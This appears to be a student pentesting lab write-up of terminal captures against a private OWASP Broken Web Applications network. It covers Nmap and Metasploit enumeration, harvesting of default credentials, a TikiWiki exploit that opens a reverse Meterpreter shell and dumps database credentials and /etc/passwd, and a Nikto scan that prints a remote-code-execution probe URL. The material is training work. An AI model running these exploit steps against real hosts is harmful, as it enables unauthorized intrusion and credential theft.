

HW-19 Pentesting.

Scan LAN Segment.

```
msf >  
msf >  
msf > workspace  
  default  
* initial  
msf > █
```

```
root-kali-lan$ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500  
    inet 192.168.1.50  netmask 255.255.255.0  broadcast 192.168.1.255  
    inet6 fe80::215:5dff:fe01:8000  prefixlen 64  scopeid 0x20<link>  
    ether 00:15:5d:01:80:00  txqueuelen 1000  (Ethernet)  
    RX packets 134860  bytes 73595367 (70.1 MiB)  
    RX errors 0  dropped 0  overruns 0  frame 0  
    TX packets 157226  bytes 13283088 (12.6 MiB)  
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0  
  
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500  
    inet 192.168.11.2  netmask 255.255.255.0  broadcast 192.168.11.255  
    inet6 fe80::215:5dff:fe01:8001  prefixlen 64  scopeid 0x20<link>  
    ether 00:15:5d:01:80:01  txqueuelen 1000  (Ethernet)  
    RX packets 59251  bytes 13120492 (12.5 MiB)  
    RX errors 0  dropped 154  overruns 0  frame 0  
    TX packets 39486  bytes 4030866 (3.8 MiB)  
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536  
    inet 127.0.0.1  netmask 255.0.0.0  
    inet6 ::1  prefixlen 128  scopeid 0x10<host>  
    loop txqueuelen 1  (Local Loopback)  
    RX packets 1668904  bytes 317509177 (302.8 MiB)  
    RX errors 0  dropped 0  overruns 0  frame 0  
    TX packets 1668904  bytes 317509177 (302.8 MiB)  
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0  
  
root-kali-lan$█
```

```
Terminal
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address      mac          name          os_name      os_flavor    os_sp  purpose  info
-----
192.168.1.1   00:0C:29:A3:1B:05  pfSense.localdomain  embedded
192.168.1.25  00:0c:29:47:8c:47      Windows XP          client
192.168.1.175 00:0c:29:17:70:d8      Windows 7           client
192.168.1.200 00:15:5d:01:80:03      Windows 7           client
192.168.1.225 00:0c:29:ac:28:42      Windows 2008        server
192.168.1.250 00:0c:29:ca:66:e1      Linux                2.6.X server
192.168.11.4   00:0c:29:17:70:e2      Windows 7           client
192.168.11.5   00:50:56:98:00:1a      Windows 7           client
192.168.11.6   00:0c:29:ac:28:4c      Windows 2008        server
192.168.11.7   00:0c:29:47:8c:51      Windows XP          client
192.168.11.8   00:0c:29:48:3f:dc      Linux                2.6.X server
192.168.11.100 00:0c:29:1a:3e:a9      Linux                3.X server

msf > db_nmap -0 -iL /root/lan.txt
```

```

msf >
msf > services 192.168.1.250

Services
=====

host      port  proto  name      state  info
----
192.168.1.250 22    tcp    ssh        open   OpenSSH 5.3p1 Debian 3ubuntu4
Ubuntu Linux; protocol 2.0
192.168.1.250 80     tcp    http        open   Apache/2.2.14 (Ubuntu) mod_mon
o/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch mod_python/3.3.1 Python/2.6.5 m
od_perl/2.0.4 Perl/v5.10.1 ( Powered by PHP/5.3.2-1ubuntu4.5 )
192.168.1.250 139    tcp    netbios-ssn open   Samba smbd 3.X - 4.X workgroup
: WORKGROUP
192.168.1.250 143    tcp    imap        open   Courier Imapd released 2008
192.168.1.250 445    tcp    microsoft-ds open   Samba smbd 3.X - 4.X workgroup
: WORKGROUP
192.168.1.250 5001   tcp    java-rmi    open   Java RMI
192.168.1.250 8080   tcp    http-proxy  open   Apache Tomcat/Coyote JSP engin
e 1.1

msf >

```

```
Terminal
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msf >
msf >
msf >
msf > Problem loading page: Welcome to the Vicu...
msf >
msf > 192.168.1.250/vicnum/
msf > services
Services
=====
Welcome to the Vicnum Game
host      port  proto name      state info
-----
192.168.1.1 53    tcp    domain    open  Unbound 1.5.1
192.168.1.1 80    tcp    http      open  lighttpd 1.4.35
192.168.1.1 443   tcp    https     open  lighttpd 1.4.35
192.168.1.25 25    tcp    smtp      open  Microsoft ESMTMP 6.0.2600.21
192.168.1.25 80    tcp    http      open  Microsoft IIS httpd 5.1
192.168.1.25 135   tcp    msrpc     open  Microsoft Windows RPC
192.168.1.25 137   udp    netbios-ns open
192.168.1.25 139   tcp    netbios-ssn open  Windows XP netbios-ssn
192.168.1.25 443   tcp    https     open
192.168.1.25 445   tcp    smb       open  Windows XP SP2 (language:English)
192.168.1.25 1028  tcp    unknown   open  Microsoft Windows RPC
192.168.1.25 3389  tcp    hms-wbt-server open  Microsoft Terminal Service
192.168.1.175 135   tcp    msrpc     open  Microsoft Windows RPC
192.168.1.175 139   tcp    netbios-ssn open  Microsoft Windows netbios-ssn
192.168.1.175 445   tcp    microsoft-ds open  Microsoft Windows 7 - 10 microsoft-ds
192.168.1.175 8000  tcp    http-alt  open
192.168.1.175 8089  tcp    ssl/http  open  Splunkd httpd
192.168.1.175 49152 tcp    unknown   open  Microsoft Windows RPC
192.168.1.175 49153 tcp    unknown   open  Microsoft Windows RPC
192.168.1.175 49154 tcp    unknown   open  Microsoft Windows RPC
192.168.1.200 7     tcp    echo      open
192.168.1.200 9     tcp    discard   open
192.168.1.200 13    tcp    daytime   open  Microsoft Windows USA daytime
192.168.1.200 17    tcp    qotd      open  Windows qotd English
192.168.1.200 19    tcp    chargen   open
192.168.1.200 21    tcp    ftp       open  FileZilla ftpd
192.168.1.200 23    tcp    telnet    open  Microsoft Windows XP telnetd
192.168.1.200 25    tcp    smtp      open  Microsoft ESMTMP 7.0.6001.18000
192.168.1.200 42    tcp    tcpwrapped open
192.168.1.200 53    tcp    domain    open  Microsoft DNS 6.0.6001
192.168.1.200 79    tcp    finger    open
192.168.1.200 80    tcp    http      open  Apache httpd 2.2.14 (Win32)
DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
192.168.1.200 88    tcp    kerberos-sec open  Microsoft Windows Kerberos
server time: 2020-01-05 22:09:51Z
192.168.1.200 106   tcp    pop3pw    open  Mercury/32 poppass service
192.168.1.200 110   tcp    pop3      open
192.168.1.200 135   tcp    msrpc     open  Microsoft Windows RPC
192.168.1.200 139   tcp    netbios-ssn open
```



Verify Scan Data.

```
root-kali-lan$  
root-kali-lan$  
^[[Aroot-kali-telnet 192.168.1.250 143  
Trying 192.168.1.250...  
Connected to 192.168.1.250.  
Escape character is '^]'.  
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT THRE  
AD=REFERENCES SORT QUOTA IDLE ACL ACL2=UNION] Courier-IMAP ready. Copyright 1998  
-2008 Double Precision, Inc. See COPYING for distribution information.  
Connection closed by foreign host.  
root-kali-lan$
```

```
msf > nc -vv 192.168.1.250 80  
[*] exec: nc -vv 192.168.1.250 80  
  
192.168.1.250: inverse host lookup failed: Unknown host  
(UNKNOWN) [192.168.1.250] 80 (http) open
```

```
Terminal
File Edit View Search Terminal Help
root-kali-lan$nc -vv -n 192.168.1.250 80
(UNKNOWN) [192.168.1.250] 80 (http) open
GET / HTTP/1.0 > 192_168_1-250_GET_OUTPUT.TXT

HTTP/1.1 200 OK
Date: Mon, 06 Jan 2020 13:50:52 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/v5.10.1
Last-Modified: Tue, 12 Jul 2011 02:31:37 GMT
ETag: "45149-55d8-4a7d61959d440"
Accept-Ranges: bytes
Content-Length: 21976
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

<!DOCTYPE HTML>
<html>
<head>
<title>0WASP Broken Web Applications</title>
<link rel="stylesheet" href="/index.css" type="text/css" media="screen" />
<script type="text/javascript" src="/jquery.min.js"></script> <!--http://ajax.go
ogleapis.com/ajax/libs/jquery/1.3.2/jquery.min.js pulled april 15 2011-->
<script type="text/javascript" src="animatedcollapse.js">
```

```
Terminal
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root-kali-lan$
root-kali-lan$ 190_168_ 192.168.1 192.168_ 192.168_ 192.168.1-
root-kali-lan$grep Credentials 192_168_1_250_GET_output.txt
<b>Credentials (username/password): </b>guest/guest<br />
<b>Credentials (username/password): </b>admin/admin<br />
<b>Credentials (username/password): </b>webgoat/webgoat<br />
<b>Credentials (username/password): </b>admin/admin<br />
<b>Credentials (username/password): </b>user/user<br />
<b>Credentials (username/password): </b>admin/admin<br />
<b>Credentials (username/password): </b>admin/admin<br />
<b>Credentials (username/password): </b>test/test<br />
<b>Credentials (username/password): </b>anonymous/anonymous<br />
<b>Credentials (username/password): </b>admin/admin<br />
<b>Credentials (username/password): </b>user/user<br />
<b>User Credentials (username/password): </b>scanner1/scanner1<br />
<b>User Credentials (username/password): </b>scanner2/scanner2<br />
<b>User Credentials (username/password): </b>bryce/bryce<br />
<b>Admin Credentials (username/password): </b>admin/admin<br />
<b>Admin Credentials (username/password): </b>adamd/adamd<br />
<b>Credentials (username/password): </b>admin/admin<br />
<b>Credentials (username/password): </b>user/user<br />
<b>Credentials (username/password): </b>admin/admin<br />
<b>Credentials (username/password): </b>user1/user1<br />
<b>Credentials (username/password): </b>user2/user2<br />
```

## Target Host Enumeration

```
msf > db_nmap -F 192.168.1.25
[*] Nmap: Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2020-01-05 16:02 EST
[*] Nmap: Nmap scan report for 192.168.1.25
[*] Nmap: Host is up (0.00052s latency).
[*] Nmap: Not shown: 92 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 25/tcp    open  smtp
[*] Nmap: 80/tcp    open  http
[*] Nmap: 135/tcp   open  msrpc
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 443/tcp   open  https
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 1028/tcp  open  unknown
[*] Nmap: 3389/tcp  open  ms-wbt-server
[*] Nmap: MAC Address: 00:0C:29:B8:13:42 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
msf >
```



```
msf > db_nmap --script smb-os-discovery.nse -p445 192.168.1.25
[*] Nmap: Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2020-01-05 16:03 EST
[*] Nmap: Nmap scan report for 192.168.1.25
[*] Nmap: Host is up (0.00049s latency).
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: MAC Address: 00:0C:29:B8:13:42 (VMware)
[*] Nmap: Host script results:
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Windows XP (Windows 2000 LAN Manager)
[*] Nmap: |   OS CPE: cpe:/o:microsoft:windows_xp::-
[*] Nmap: |   Computer name: WINXP
[*] Nmap: |   NetBIOS computer name: WINXP
[*] Nmap: |   Domain name: AOE.local
[*] Nmap: |   Forest name: AOE.local
[*] Nmap: |   FQDN: WINXP.AOE.local
[*] Nmap: |   System time: 2020-01-06T09:47:27-05:00
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
msf >
```

Exploit Linux Hosts.

```
Terminal
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Exploit target:

  Id  Name
  --  -
  0    Automatic Target

msf exploit(basilic_diff_exec) > set RHOST 192.168.1.250
RHOST => 192.168.1.250
msf exploit(basilic_diff_exec) > check
[*] 192.168.1.250:80 The target is not exploitable.
msf exploit(basilic_diff_exec) > set RHOST 192.168.1.25
RHOST => 192.168.1.25
msf exploit(basilic_diff_exec) > check
[*] 192.168.1.25:80 The target is not exploitable.
msf exploit(basilic_diff_exec) >
msf exploit(basilic_diff_exec) > back
msf > use unix/webapp/tikiwiki_graph_formula_exec
msf exploit(tikiwiki_graph_formula_exec) > set RHOST 192.168.1.250
RHOST => 192.168.1.250
msf exploit(tikiwiki_graph_formula_exec) > check
[*] 192.168.1.250:80 The target appears to be vulnerable.
msf exploit(tikiwiki_graph_formula_exec) >
```



```
Terminal
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msf exploit(tikiwiki_graph_formula_exec) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(tikiwiki_graph_formula_exec) >
msf exploit(tikiwiki_graph_formula_exec) >
msf exploit(tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

  Name      Current Setting  Required  Description
  ----      -
Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST      192.168.1.250    yes       The target address
RPORT      80               yes       The target port
SSL        false            no        Negotiate SSL/TLS for outgoing connections
URI        /tikiwiki        yes       TikiWiki directory path
VHOST      none             no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
```

```
Terminal
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-----
Proxies          no      A proxy chain of format type:host:port[,t
ype:host:port][...]
RHOST            192.168.1.250    yes     The target address
RPORT            80      yes     The target port
SSL              false    no      Negotiate SSL/TLS for outgoing connection
s
URI              /tikiwiki    yes     TikiWiki directory path
VHOST            no      HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
LHOST   192.168.1.50     yes       The listen address
LPORT   4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf exploit(tikiwiki_graph_formula_exec) > 
```

```
Terminal
File Edit View Search Terminal Help

-- ----
0 Automatic

msf exploit(tikiwiki_graph_formula_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.50:4444
[*] Attempting to obtain database credentials...
[*] The server returned : 200 OK
[*] Server version : Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.5 with Suhosin-Patch mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/v5.10.1
[*] TikiWiki database informations :

db_tiki : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : tikiwiki
pass_tiki : tikiwiki
dbs_tiki : tikiwiki

[*] Attempting to execute our payload...
[*] Sending stage (33721 bytes) to 192.168.1.250
[*] Meterpreter session 1 opened (192.168.1.50:4444 -> 192.168.1.250:58012) at 2020-01-05 17:15:47 -0500

meterpreter > 
```




```
Terminal
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=====
Command      Description
-----
portfwd      Forward a local port to a remote service

Stdapi: System Commands
=====

Command      Description
-----
execute      Execute a command
getenv       Get one or more environment variable values
getpid       Get the current process identifier
getuid       Get the user that the server is running as
kill         Terminate a process
ps           List running processes
shell        Drop into a system command shell
sysinfo      Gets information about the remote system, such as OS

meterpreter > sysinfo
Computer      : owaspbwa
OS           : Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:
57:48 UTC 2010 i686
Meterpreter   : php/linux
meterpreter > 
```



```
meterpreter >
meterpreter > cat /etc/hostname
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false
meterpreter >
```

Web Application Mapping, Discovery and Exploitation.



```

root-kali-lan$nikto -host 192.168.1.250
+ Nikto v2.1.6
+ Connecting to 192.168.1.250:80
+ The server returned: 200 OK
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.5 with Suhosin-Patch mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/v5.10.1
+ Target IP: 192.168.1.250
+ Target Hostname: 192.168.1.250
+ Target Port: 80
+ Start Time: 2019-12-26 18:17:59 (GMT-5)
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.5 with Suhosin-Patch mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/v5.10.1
+ Server leaks inodes via ETags, header found with file /, inode: 282953, size: 21976, mtime: Mon Jul 11 22:31:37 2011
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ OSVDB-3268: /cgi-bin/: Directory indexing found.
+ mod_mono/2.4.3 appears to be outdated (current is at least 2.8)
+ mod_perl/2.0.4 appears to be outdated (current is at least 2.0.7)

```

```

root-kali-lan$grep php /root/lan/webserver_scan.txt
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.css, index.html
+ Cookie phpbb2mysql_data created without the httponly flag
+ RFC-1918 IP address found in the 'phpbb2mysql_data' cookie. The IP is "192.168.23.131".
+ Cookie phpbb2mysql_sid created without the httponly flag
+ RFC-1918 IP address found in the 'phpbb2mysql_sid' cookie. The IP is "192.168.23.131".
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=x.tan.phpinfo()&tpng&title=http://cirt.net/rfiinc.txt?: Output from the phpinfo() function was found.
+ OSVDB-40478: /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=x.tan.phpinfo()&tpng&title=http://cirt.net/rfiinc.txt?: TikiWiki contains a vulnerability which allows remote attackers to execute arbitrary PHP code.
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL d

```

